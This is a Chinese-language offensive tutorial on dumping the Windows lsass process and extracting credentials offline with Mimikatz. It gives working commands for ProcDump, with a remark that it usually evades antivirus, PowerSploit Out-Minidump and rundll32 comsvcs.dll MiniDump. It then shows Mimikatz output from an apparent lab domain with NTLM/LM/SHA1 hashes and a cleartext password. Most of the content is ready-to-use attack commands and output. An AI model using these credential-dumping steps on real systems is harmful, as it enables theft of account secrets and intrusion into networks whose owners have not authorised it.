

# Mimikatz离线读取lsass进程抓取密码

## 导出lsass文件方式


### 1、使用任务管理器导出 (windows NT 6)



### 2、使用procdump 导出lsass.dmp文件

ProcDump 是一个命令行实用工具，其主要用途是在管理员或开发人员可用于确定峰值原因的峰值期间监视 CPU 峰值和生成故障转储的应用程序。ProcDump 还包括使用窗口挂起 (使用相同的窗口挂起定义，Windows 任务管理器使用)、未经处理的异常监视，并且可以根据系统性能计数器的值生成转储。它还可用作可在其他脚本中嵌入的常规进程转储实用工具。因为是微软的所以一般不会被杀软杀掉

```
procdump.exe -accepteula -ma lsass.exe lsass.dmp
```



```
C:\>管理员: 命令提示符

Default dump filename: PROCESSNAME_YYMMDD_HHMMSS.dmp
The following substitutions are supported:
PROCESSNAME Process Name
PID          Process ID
EXCEPTIONCODE Exception Code
YYMMDD       Year/Month/Day
HHMMSS       Hour/Minute/Second

Examples:
Use -? -e to see example command lines.

C:\Users\Administrator\Desktop>procdump.exe -accepteula -ma lsass.exe lsass.dmp

ProcDump v10.11 - Sysinternals process dump utility
Copyright (C) 2009-2021 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[17:20:05] Dump 1 initiated: C:\Users\Administrator\Desktop\lsass.dmp
[17:20:06] Dump 1 writing: Estimated dump file size is 35 MB.
[17:20:06] Dump 1 complete: 35 MB written in 1.1 seconds
[17:20:06] Dump count reached.

C:\Users\Administrator\Desktop>
```

3、使用PowerSploit 的Out-MiniDump模块，PowerSploit是一个基于 Powershell 的渗透工具包，可以选择创建进程的完整内存转储。

地址 <https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Out-Minidump.ps1>



```
C:\>管理员: 命令提示符 - powershell

Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>cd Desktop

C:\Users\Administrator\Desktop>powershell
Windows PowerShell
版权所有 (C) 2009 Microsoft Corporation。保留所有权利。

PS C:\Users\Administrator\Desktop> Import-Module .\Out-Minidump.ps1
PS C:\Users\Administrator\Desktop> Get-Process lsass | Out-Minidump

目录: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -
-a---             2022/7/19      17:42      35649840 lsass_488.dmp

PS C:\Users\Administrator\Desktop>
```

4、comsvcs.dll，系统自带。通过comsvcs.dll的导出函数MiniDump实现dump内存

首先查看lsass.exe进程PID: `tasklist | findstr lsass.exe`

使用powershell导出 `rundll32 C:\windows\system32\comsvcs.dll, MiniDump 488 C:\lsass.dmp full`



## 读取lsass.dmp文件

使用mimikatz读取lsass.dmp文件

```
mimikatz.exe "sekurlsa::minidump lsass.dmp" "sekurlsa::logonPasswords full"
```

```
Authentication Id : 0 ; 980228 (00000000:000ef504)
Session          : RemoteInteractive from 2
User Name        : lisi
Domain           : HACK
Logon Server     : DC
Logon Time       : 2022/7/19 13:54:04
SID              : S-1-5-21-2716900768-72748719-3475352185-1112

msv :
  [00000003] Primary
    * Username : lisi
    * Domain   : HACK
    * LM       : 6f08d7b306b1dad4b75e0c8d76954a50
    * NTLM     : 570a9a65db8fba761c1008a51d4c95ab
    * SHA1     : 759e689a07a84246d0b202a80f5fd9e335ca5392
tspkg :
  * Username : lisi
  * Domain   : HACK
  * Password : Admin@123
wdigest :
  * Username : lisi
  * Domain   : HACK
  * Password : Admin@123
```

[https://blog.csdn.net/weixin\\_42136837/article/details/112616369](https://blog.csdn.net/weixin_42136837/article/details/112616369)